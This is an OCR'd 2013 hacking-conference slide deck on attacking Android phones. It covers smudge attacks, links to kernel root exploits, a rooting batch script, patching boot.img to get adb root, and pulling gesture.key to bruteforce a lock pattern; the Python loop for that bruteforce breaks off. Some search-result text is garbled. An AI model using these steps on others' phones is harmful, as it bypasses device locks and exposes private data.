박민건
KaiEn
2013. 08. 31

Variety of SmartPhone Hacking

목차

1. Introduce
2. SmudgeAttack
3. Take shell
4. Pattern lock bruteforcing
5. Time to hacking her
6. Can iPhone be attacked by DOS


Introduce

NewHeart is Inha University Club, people who aspire a detailed computer technology were gathered together.

SmudgeAttack

A smudge attack is a method to discern the password pattern of a touchscreen device such as a cell phone or tablet computer.

SmudgeAttack



DEMO

Take shell

Let's take shell of ANDROID ;)


```
shell@android:/ $ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009
et_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
```

Take shell

Is the legal rooting?


```
root@android:/ # id
id
uid=0(root) gid=0(root)
```


Rooting is legal , now. But, your phone can be a LEGO block

Take shell


If the phone is enabled “USB Debugging Mode”… I can get your shell directly ;)

with my friends ↓





Take shell




```
shell@android:/ $ id
id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009
et_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
shell@android:/ $
```

Got Root?

Take shell

There is 3 ways to get ROOT's shell

Android kernel exploit


Rooted image flashing

shell of shell(2000) uid

Use update.zip to set rooted environment

Take shell

I won't tell you details of rooting method. It is too long to say



Take shell $ Android Kernel Exploit

My phone is a IceCreamSandwich

Your phone is Jellybean

Your friend's note is Gingerbread(?)

…

…

Ye-ap! There is many android phone!

And, There is many android exploit for each phone!

Take shell $ Android Kernel Exploit

saurik/mempodroid · GitHub
https://github.com/saurik/mempodroid
2012. 8. 5. - ... a seemingly silly mistake that was recently found in the Linux **kernel** by ... and putting together an implementation of the **exploit** for **Android**.
이 페이지를 13. 8. 12에 방문했습니다.

Trusted **Kernel Exploit** Used to Unlock Motorola **Android** Devices ...
threatpost.com/...**kernel-exploit**...**android**.../... 이 페이지 번역하기
작성자: Michael Mimoso - Google+ 서클 72곳에 있음
2013. 4. 9. - A researcher looking for a way to jailbreak locked down Motorola **Android** devices found a loophole in hardware-embedded security system to ...

[PDF] A framework for on-device privilege escalation **exploit** - Rene ...
mail1.gibraltar.at/.../IWSSI2011-**Android-Exploit**-Fr... 이 페이지 번역하기
S Höbarth 저술 - 12회 인용 - 관련 학술자료
Exploits on mobile phones ... used for various reasons; a benign one may be to .... **Android** is based o... **kernel** with mi- nor modifications ...

Android Kerne... **xploit** - root shell ...
www.andhraha... .com/... ?topic ... 이 페이지 번역하기
Android Kernel ... **it** - root s... (1/1 ... 4rt_Hax0 ... it from: ...
rapidshare.com/files/... -roo... z.html

Android < 2.3.6 PowerVR SGX Privilege Escalation **Exploit**
jon.oberheide.org/files/levitator.c 이 페이지 번역하기
The * **vulnerability** was patched in the **Android** 2.3.6 OTA update. */ #include .... is a **kernel** memory corruption **vulnerability** that can lead * to privilege escalation.

SE **Android** and the motochopper **exploit**
securityblog.org/.../SE-**Android**-and-the-motochopp... 이 페이지 번역하기
2013. 4. 30. - SE **Android** prevents first **exploit** against commercial phone ... The chipset vendors provide **kernel** patches, drivers, userspace components, etc ...

Exploit Mitigations in **Android** Jelly Bean 4.1 - Blog · Duo Security
https://blog.duosecurity.com/.../**exploit**-mitigations-in-**android**-jelly-bean...
2012. 7. 16. - As a quick recap of the current state of ASLR in **Android** ICS: .... system that may aid in increasing the feasibility or reliability of a **kernel exploit**.

Local root **vulnerability** in the **kernel** [LWN.net] - Linux Weekly News
lwn.net/Articles/550678/ 이 페이지 번역하기
2013. 5. 15. - I'd worry more about **android** phones getting morris-wormed with something like this...) Local root **vulnerability** in the **kernel**. Posted May 16 ...

Android Kernel exploit - root shell

(1/1)

Sm4rt_Hax0r:
Download it from:

http://rapidshare.com/files/277189619/android-root-20090816.tar.gz.html

[PDF] **Privilege Escalation** Attacks on **Android** - Google Code
b00ks-d0c.googlecode.com/.../DDSW2010_**Privileg**... 이 페이지 번역하기
L Davi 저술 - 103회 인용 - 관련 학술자료
Privilege Escalation Attacks on **Android**. Lucas Davi, Alexandra Dmitrienko*, Ahmad-Reza Sadeghi, Marcel Winandy. System Security Lab. Ruhr-University ...

[PDF] ...**ileg**... **calation** Attacks on **Android** - Lehigh University
www.c... ehigh.edu/~ben210/Seminar/.../slides.pdf 이 페이지 번역하기
... Davi ... 103회 인용 - 관련 학술자료
...**rivile**... **scal**... Atta... **An**... Luca... Dmitrienko, Ahmad-...za S... hi, M... Wina... Ruhr-U... ity ... m, Germ...

...**DF**] ... mew... for o... evice p... ege... alati... ploit - Rene ...
...ww.m... hofer... org/... SSI20... **Andro**... 이 페이지 번역하기
... Höbarth 저술 - 12회 인용 - 관련 학술자료
2011. 3. 23. - A framework for on-device **privilege** ... xploit execution on **Android**. Sebastian Höbarth. Upper Austria University of Applied Sciences.

[PDF] RGBDroid: A Novel Response-Based Approach to **Android Privilege** ...
https://www.usenix.org/system/files/conference/.../leet12-final14_0.pdf
Y Park 저술 - 5회 인용 - 관련 학술자료
the **Android** platform. This paper shows that i) a system can still be safely protected even after the system security is breached by **privilege escalation** attacks ...

Mitigation of **Privilege Escalation** Attacks on **Android**
www.trust.informatik.tu-darmstadt.de/.../mitigation-... 이 페이지 번역하기
Google **Android** has become one of the most popular operating systems for mobile

Googling

INCOGNITO 2013HACKING CONFERENCE

Take shell $ Android Kernel Exploit

Exploid - 리눅스 커널 UDEV 취약점
http://forum.xda-developers.com/showthread.php?t=739874
RageAgainstTheCage - adb RLIMIT_NPROC 취약점
http://www.joeyconway.com/epic/root/rageagainstthecage-arm5.bin
KillingInTheNameof - adb ashmem 취약점
http://forum.xda-developers.com/showthread.php?t=948719
GingerBreak - Vold Volume Manager 취약점
http://xorl.wordpress.com/2011/04/28/android-vold-mpartminors-signedness-issue/
ZergRush - Libsysutrils use-after-free 취약점
http://androidforums.com/galaxy-note-all-things-root/438638-root-samsung-galaxy-note-zergrush-exploit.html
Levitator - PowerVR SGX 디바이스 드라이버 취약점
http://jon.oberheide.org/files/levitator.c
Mempodroid - 소켓 취약점
http://pastebin.com/RM4zyy9a
Exynos driver - 디바이스 드라이버 취약점
http://forum.xda-developers.com/showthread.php?p=35469999
PERF_EVENTS - 시스템콜 취약점
http://packetstormsecurity.com/files/121616/semtex.c

Take shell $ Rooted image flashing

You can overwrite your image (or, so called, custom rom) to specific partition

```
C:¥Users¥roland>fastboot
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                        reflash device from update.zip
  flashall                                 flash boot + recovery + system
  flash <partition> [ <filename> ]         write a file to a flash partition
  erase <partition>                        erase a flash partition
  format <partition>                       format a flash partition
  getvar <variable>                        display a bootloader variable
  boot <kernel> [ <ramdisk> ]              download and boot kernel
  flash:raw boot <kernel> [ <ramdisk> ]    create bootimage and flash it
```

Most of rooting have been done by this method

Take shell $ Rooted image flashing

Ye-ah! If rooted image is flashed, the phone get rooted shell

BUT, images using to rooting are many for each models

You can find rooted image from Googling easily

Take shell $ Rooted image flashing

rooting.bat


```
rem check that USB Debugging is on and enter fastboot mode
adb wait-for-device
adb reboot bootloader

rem flashing boot.img
fastboot devices
fastboot boot boot.img

rem phone is rooted!

rem push utils from PC,
adb wait-for-device
adb remount
adb push root\su /system/xbin/su
adb push root\busybox /system/xbin/busybox
adb push root\Superuser.apk /system/app/Superuser.apk
adb shell "chmod 0644 /system/app/Superuser.apk"
adb shell "chmod 04755 /system/xbin/su"
adb shell "chmod 04755 /system/xbin/busybox"
adb shell "/system/xbin/busybox --intall -s /system/xbin/"
adb reboot
```

Take shell $ Use update.zip



<- we use it !

Take shell $ Use update.zip

갤럭시U/K 공장초기화방법

전원OFF-볼륨다운+홈+전원 볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

넥서스S 공장초기화방법

전원 OFF-볼륨업+전원키-부트로더 화면이 나오면 볼륨키(상하이동)
전원키(선택)-RECOVERY-

ClockworkMOD Recovery-Wipe data/fectory reset-OK

갤럭시S2 공장초기화방법

전원 OFF-볼륨업+전원키-부트로더 화면이 나오면 볼륨키(상하이동)
전원키(선택)-RECOVERY-

ClockworkMOD Recovery-Wipe data/fectory reset-OK

갤럭시에이스 공장초기화

전원OFF-홈키+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시네오 공장초기화방법

전원OFF-홈키+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시지오 공장초기화방법

전원OFF-홈키+볼륨하+전원키-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 50 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 GB1 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

갤럭시플레이어 70 공장초기화방법

전원OFF-볼륨상+홈+전원버튼-볼륨키(상하이동) 홈키(선택)-Wipe data/fectory reset-OK

Take shell $ Use update.zip

My phone's recovery mode entry command is
"Vol down + Search + Hold"

You can find your phone's recovery mode entry command from Googling easily..

Take shell $ Use update.zip

also web searching..

Take shell $ Use update.zip

adb push <YOUR PC path>₩update.zip /sdcard/

And then..

Enter recovery mode, choose “apply update from external storage”

Take shell $ Rooted image flashing+@

IF “USB Debugging mode is disabled…?

Take shell $ Rooted image flashing+@

patch the kernel image boot.img

Tools list:

1. split_bootimg.pl
2. mkbootimg
3. mkbootfs

boot.img contains the linux kernel and the ramdisk, while the default.prop in ramdisk can enable/disable the adb root permission. following is the default.prop contents for a droid product device:

- ro.secure=1
- ro.allow.mock.location=0
- ro.debuggable=0
- persist.service.adb.enable=0

droid product device with above default.prop has no adb root permissions if the device is not hacked. the default.prop with the following contents has the adb root permissions by default:


- ro.secure=0
- ro.allow.mock.location=0
- ro.debuggable=1
- persist.service.adb.enable=1

to create a boot.img with such default.prop, here is the steps:

```
C:\Users\roland>adb shell
shell@android:/ $ cat /default.prop
cat /default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=0
persist.service.adb.enable=0
shell@android:/ $
```

Take shell $ Rooted image flashing+@


<update.zip>




이름	수정한 날짜	유형	크기
LK	2013-08-10 오전...	파일 폴더	
META-INF	2013-08-10 오전...	파일 폴더	
PHONEINFO	2013-08-10 오전...	파일 폴더	
RPM	2013-08-10 오전...	파일 폴더	
SBL1	2013-08-10 오전...	파일 폴더	
SBL2	2013-08-10 오전...	파일 폴더	
SBL3	2013-08-10 오전...	파일 폴더	
system	2013-08-10 오전...	파일 폴더	
TZ	2013-08-10 오전...	파일 폴더	
boot.img	2011-10-26 오후...	디스크 이미지 파일	6,834KB
NON-HLOS.bin	2011-10-26 오후...	BIN 파일	40,130KB

Same tatic can be applied.

Take shell $ Rooted image flashing+@



Pattern lock bruteforcing



Pattern lock bruteforcing

/data/system/gesture.key

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   44 2D 2C D0 98 F2 AB A4 6F 1E B2 22 B9 04 0B 3D
00000010   13 87 DC 4A
```

Pattern lock bruteforcing

```
$ apt-get install android-tools-adb unrar wget
$ adb devices
List of devices attached
SH16GV808818    device
$ adb pull /data/system/gesture.key
0 KB/s (20 bytes in 0.046s)
```

Pattern lock bruteforcing

```
# for each length
for i in range(MIN_PATTERN, MAX_PATTERN + 1):
    print '[+] Checking length %d' % i
    # get all possible permutations
